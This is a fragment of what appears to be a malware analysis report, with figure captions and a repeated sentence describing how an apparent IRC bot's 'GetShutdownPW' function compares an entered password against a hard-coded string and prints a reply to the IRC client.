



Figure 22 - end portion of GetShutdownPW

Figure 21 - GetShutdownPW function overview



If the inputed password is equal to 'xtybtgp' then the string 'not that one, sorry... wrong' is printed into the IRCClient

If the inputed password is equal to 'xtybtgp' then the string 'not that one, sorry... wrong' is printed into the IRCClient



**Figure 23 - Execute function of password string comparison**

